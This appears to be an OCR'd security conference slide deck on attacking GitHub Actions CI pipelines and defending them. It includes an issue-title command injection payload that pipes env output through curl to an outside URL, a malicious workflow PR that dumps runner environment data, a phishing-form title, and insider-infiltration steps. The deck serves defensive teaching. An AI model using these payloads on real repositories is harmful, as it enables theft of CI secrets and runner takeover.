


Pwning the CI (GHA edition)

Your Crew:

Steve Giguere (Bridgecrew)
Twitter: @_SteveGiguere



Real External Attack via Malicious PR

- Submitting changes to the .github/workflows YAML

The screenshot shows a GitHub pull request page for the repository `bridgecrewio/checkov`. The pull request is titled "Update build.yml #2833". The status bar indicates it is "Closed" and shows the merge details: "myoung34 wants to merge 1 commit into `bridgecrewio:master` from `myoung34:patch-1`".

Key UI elements visible include:

- Header navigation: Search or jump to..., Pull requests, Issues, Marketplace, Explore.
- Repository header: `bridgecrewio / checkov`, Public, Edit Pins, Watch 53, Fork 592, Star 4.1k.
- Navigation tabs: Code, Issues 181, Pull requests 8 (highlighted), Actions, Projects, Wiki, Security, Insights, Settings.
- Commit details: myoung34 commented 8 days ago, message: "By submitting this pull request, I confirm that my contribution is made under the terms of the Apache 2.0 license."
- Commit stats: +9 -295.
- Reviewers: No reviews.
- Assignees: No one—assign yourself.
- Palo Alto Networks watermark in the bottom right corner.

External Attack via Malicious PR

304 .github/workflows/build.yml



```
... @@ -1,298 +1,12 @@  
1 - name: build  
2 -  
3   on:  
4 -   workflow_dispatch:  
5 -   push:  
6 -     branches:  
7 -       - master  
8 -     paths-ignore:  
9 -       - 'docs/**'  
10 -      - 'INTHEWILD.md'  
11 -      - 'README.md'  
12 -      - '.github/**'  
13 -  
14 - concurrency:  
15 -   group: 'build'  
16 -   cancel-in-progress: true  
17  
18   jobs:  
19 -   integration-tests:  
20 -     strategy:  
21 -       fail-fast: true  
22 -     matrix:  
23 -       python: ["3.7", "3.8", "3.9", "3.10"]  
24 -       os: [ubuntu-latest, macos-latest, windows-latest]  
25 -     runs-on: ${{ matrix.os }}  
26 -     steps:  
27 -       - uses: actions/checkout@v3  
28 -       - uses: actions/setup-python@v3  
29 -         with:  
30 -           python-version: ${{ matrix.python }}
```

```
1   on:  
2 +   pull_request:
```

```
3  
4   jobs:  
5 +   test:  
6 +     runs-on: self-hosted ←  
7 +     steps:  
8 +       - uses: actions/checkout@v1  
9 +       - name: ps  
10 +      run: ps auxwww  
11 +      - name: env  
12 +      run: env
```

Using self-hosted runners on public repos are bad(?)..... m.. kay

According to an cheatsheet by gitguardian:

- **Only run workflows on trusted code**
- **Harden your Action runners (and don't use self-hosted runners for public repositories!)**



self-hosted extension:yaml extensi /

Pull requests Issues Marketplace Explore

Repositories	8K
Code	27K
Commits	1M

Single sign-on to see search results within the **bridgecrewio** organization.

27,466 code results

<https://blog.gitguardian.com/github-actions-security-cheat-sheet/>

A Brief History of Steve!

- Cloud Security Advocate - Bridgecrew
- Coder since 19XXs
- CyberSecurity
 - Synopsys, Aqua Security, StackRox (Red Hat), Bridgecrew
- Specialisations
 - #kubernetes, #containers, #CICD, #devsecops
- Co-organiser of the DevSecOps London Gathering Meetup
 - (~2500 members)
- Host of a Cloud Native Security Twitch show



Super safe LinkedIn QR Code ----->



Steve Giguere
Cloud Native Security Advocate,
CKA/CKAD/CKS, Keynote Speaker,...



Agenda(ish)

- **CI**
 - GitHub Actions
 - What could possibly go wrong?
- **Threats**
 - External Threat
 - Malicious Insider
- **Attack Vectors**
 - Command Injection (via Issue “Ticket Grooming”)
 - Secrets exfiltration
 - Runner Takeover
- **Prevention**
 - Best Practices
 - Automation with open source




TOP10

Coding issues like input sanitization have been replaced by **misconfigurations and supply chain risks**

- **A01:2021-Broken Access Control**
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- **A04:2021-Insecure Design**
- **A05:2021-Security Misconfiguration** ←
- **A06:2021-Vulnerable and Outdated Components**
- A07:2021-Identification and Authentication Failures
- **A08:2021-Software and Data Integrity Failures**
- **A09:2021-Security Logging and Monitoring Failures**
- A10:2021-Server-Side Request Forgery

GitHub Actions (are what)?

“GitHub Actions is a continuous integration and continuous delivery (CI/CD) platform that allows you to automate your build, test, and deployment pipeline. You can create workflows that build and test every pull request to your repository, or deploy merged pull requests to production.” – GitHub



GitHub Actions Workflows (are what)?

“Workflows are defined in the **.github/workflows** directory in a repository, and a repository can have multiple workflows, each of which can perform a different set of tasks. For example, you can have:

- one workflow to build and test pull requests
- another workflow to deploy your application
- another workflow that adds a label every time someone opens a new issue.”
- *sanitization of issue title or description*

– GitHub

The fundamental problem is...

GitHub can and often will run new workflows in the .github/workflows path.

Even if those workflow files are in fact the committed files

Meta-data like ‘Issue Name’ and ‘Issue Description’ are available to workflows.

These are often used as unsanitized inputs for a variety of reasons

The workflow directory shares the same access controls as the entire repository.

In reality this is not ideal.

GitHub Actions Workflow Example

```
name: learn-github-actions


on: [push]

jobs:

  check-bats-version:

    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v3
      - uses: actions/setup-node@v3
        with:
          node-version: '14'
      - run: npm install -g bats
        - run: bats -v
```



A few GitHub Actions attack vectors!

- *sanitization of issue title or description.*
- *a workflow to build and test pull requests*
- *a workflow to deploy your application*

A few GitHub Actions attack vectors!


- *sanitization of issue title or description.*
 - **Command injection via Issue or PR title**
 - Exploit existing workflows (Issue Management/Grooming)
- *a workflow to build and test pull requests*
 - **Push a new workflow with executing my own commands**
 - **Use the GITHUB TOKEN for malicious purposes**
- *a workflow to deploy your application*
 - **Push a new workflow with code designed to exfiltrate `env` and *.secrets**

An Attacker's Guide

Plan A. External Attack

- Submit a workflow as an external contributor. It's easy to accidentally "Approve and run"

- Inspect the proposed changes in the pull request and ensure that you are comfortable running your workflows on the pull request branch. You should be especially alert to any proposed changes in the `.github/workflows/` directory that affect workflow files.
- If you are comfortable with running workflows on the pull request branch, return to the Conversation tab, and under "Workflow(s) awaiting approval", click Approve and run.



Plan B. Become a Malicious Insider

- Submit legitimate "first-time" contributions (`readme.md`, "good first issue")
 - Often the "Require approval" is off for new project looking for new contributions.
- Be a force for good until you are elevated to being a collaborator!

Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. [Learn more.](#)

- Require approval for first-time contributors who are new to GitHub**
Only first-time contributors who recently created a GitHub account will require approval to run workflows.
- Require approval for first-time contributors**
Only first-time contributors will require approval to run workflows.
- Require approval for all outside collaborators**
All outside collaborators will always require approval to run workflows on their pull requests.



eur0gig/pwnci0822: An exciting new open source project

VM Instances - Compute Engine

github.com/eurogig/pwnci0822

Search or jump to...

Pull requests Issues Marketplace Explore

eurogig / pwnci0822 Public

Pin Unwatch 1 Fork 0 Star 0

Code Issues Pull requests Actions Projects Wiki Security Insights Settings

main · 1 branch · 0 tags

Go to file Add file · Code

 eurogig	Create blank.yml	0fd041e yesterday	2 commits
	.github/workflows	Create blank.yml	yesterday
	LICENSE	Initial commit	yesterday
	README.md	Initial commit	yesterday

README.md

pwnci0822

An exciting new open source project

About

An exciting new open source project

Readme

MIT license

0 stars

1 watching

0 forks

Releases

No releases published

Create a new release


Packages

No packages published

Publish your first package



Search or jump to...

[Pull requests](#) [Issues](#) [Marketplace](#) [Explore](#)[eurogig / pwnci0822](#) Public[Pin](#)[Unwatch 1](#)[Fork 1](#)[Star 0](#)[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#) [Settings](#)[main](#)[1 branch](#)[0 tags](#)[Go to file](#)[Add file](#)[Code](#)[eurogig Create blank.yml](#)

✓ 0fd041e yesterday 2 commits

[.github/workflows](#)

Create blank.yml

yesterday

[LICENSE](#)

Initial commit

yesterday

[README.md](#)

Initial commit

yesterday

[README.md](#)

pwnci0822

An exciting new open source project

About

An exciting new open source project

[Readme](#)[MIT license](#)[0 stars](#)[1 watching](#)[1 fork](#)

Releases

No releases published

[Create a new release](#)

Packages

No packages published

[Publish your first package](#)

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Let's take a look at my demo environment...

A close-up photograph of a small, brown, shaggy dog standing in a white bathtub. The dog's head is covered in white foam, and it has a slightly grumpy expression. In the background, a chrome shower fixture is mounted on a light-colored wall.

Attack 1

Leverage issue grooming

How real is the problem?

```
46 Once the source code is available, we want to generate the blog post from the issue  
47 metadata. Here is a very basic version of this, though I ended up doing more tweaking  
48 in the end:  
49  
50     - name: Generate Post  
51     env:  
52         POST_TITLE: ${{ github.event.issue.title }}  
53  
54     ...  
55  
56     Automagically sprouted for publishing.
```

Title <h3>Session expired: Please login to proceed</h3> <form action=http://<malicious site...

Or perhaps worse?

Searching for other users of meta-data on GitHub found 1000s of examples like...

```
8     name: Check issue title
9     steps:
10    - run: |
11      title="${{ github.event.issue.title }}"
12      if [[ ! $title=~.*:\ .* ]]; then
13        echo "Bad issue title"
14        exit 1
15      fi
```

What if we create a new issue?

Title:

```
`env | curl -H "Content-Type: application/json" -X POST -d
"${(</dev/stdin)}" <Bad URL>`
```

Let's give it a try!

Create issuecheck.yaml by eurogig · Webhook.site - Test, process · + <https://github.com/eurogig/pwnci0822/pull/1>

Search or jump to... Pull requests Issues Marketplace Explore

[eurogig / pwnci0822](#) Public Watch 1 Fork 1 Star 0

Code Issues Pull requests 1 Actions Projects Wiki Security Insights

Create issuecheck.yaml #1

Merged eurogig merged 1 commit into [eurogig:main](#) from [loudcanadian:main](#) 5 minutes ago

Conversation 0 Commits 1 Checks 0 Files changed 1 Contributor ... +15 -0

loudcanadian commented 6 minutes ago
No description provided.

Create issuecheck.yaml Verified ✓ 4706679

eurogig merged commit [3fa6613](#) into [eurogig:main](#) 5 minutes ago
1 check passed

Write Preview Leave a comment
Attach files by dragging & dropping, selecting or entering them

Reviewers
No reviews

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development

How to protect environment variables and secrets?

Environment protection rules

Environment protection rules require specific conditions to pass before a job referencing the environment can proceed. You can use environment protection rules to require a manual approval, delay a job, or restrict the environment to certain branches.

Environment secrets

Secrets stored in an environment are only available to workflow jobs that reference the environment. If the environment requires approval, a job cannot access environment secrets until one of the required reviewers approves it. For more information about secrets, see "[Encrypted secrets](#)."

<https://docs.github.com/en/actions/deployment/targeting-different-environments/using-environments-for-deployment>

Your workflow will look like this

```
jobs:  
  deployment:  
    runs-on: ubuntu-latest  
    environment:  
      name: production  
      url: https://github.com  
    steps:  
      - name: deploy  
        # ...deployment-specific steps
```

Removing AWS credentials from your pipeline. CI/CD IAM is bad.

Assume roles!

1. AWS access with short lived tokens
 - a. Rotate your keys! (not that anybody does)
 2. If self hosted runners, create role conditions to limit the source IP
 3. Utilize AWS access reports to make the role policy least privilege
- or
4. Use OpenID Connect!
 - a. GitHub Actions uses OIDC Provider

```
github access
1 name: AWS example workflow
2 on:
3   push
4 env:
5   BUCKET_NAME : "<example-bucket-name>"
6   AWS_REGION : "<example-aws-region>"
7 # permission can be added at job level or workflow level
8 permissions:
9   id-token: write
10  contents: read    # This is required for actions/checkout
11 jobs:
12 S3PackageUpload:
13   runs-on: MY-PRIVATE-RUNNER
14   steps:
15     - name: Git clone the repository
16       uses: actions/checkout@v3
17     - name: configure aws credentials
18       uses: aws-actions/configure-aws-credentials@v1
19       with:
20         role-to-assume: arn:aws:iam::1234567890:role/GITHUB-UPLOAD-WEBSITE-ROLE
21         role-session-name: samplerolesession
22         aws-region: ${{ env.AWS_REGION }}
23 # Upload a file to AWS s3
24   - name: Copy index.html to s3
25     run: |
26       aws s3 cp ./index.html s3://${{ env.BUCKET_NAME }}/
```

https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_providers_create_oidc.html



Hack 2

Cryptojacking docker image used in workflow


Referenced images can also be vulnerable

build.yaml



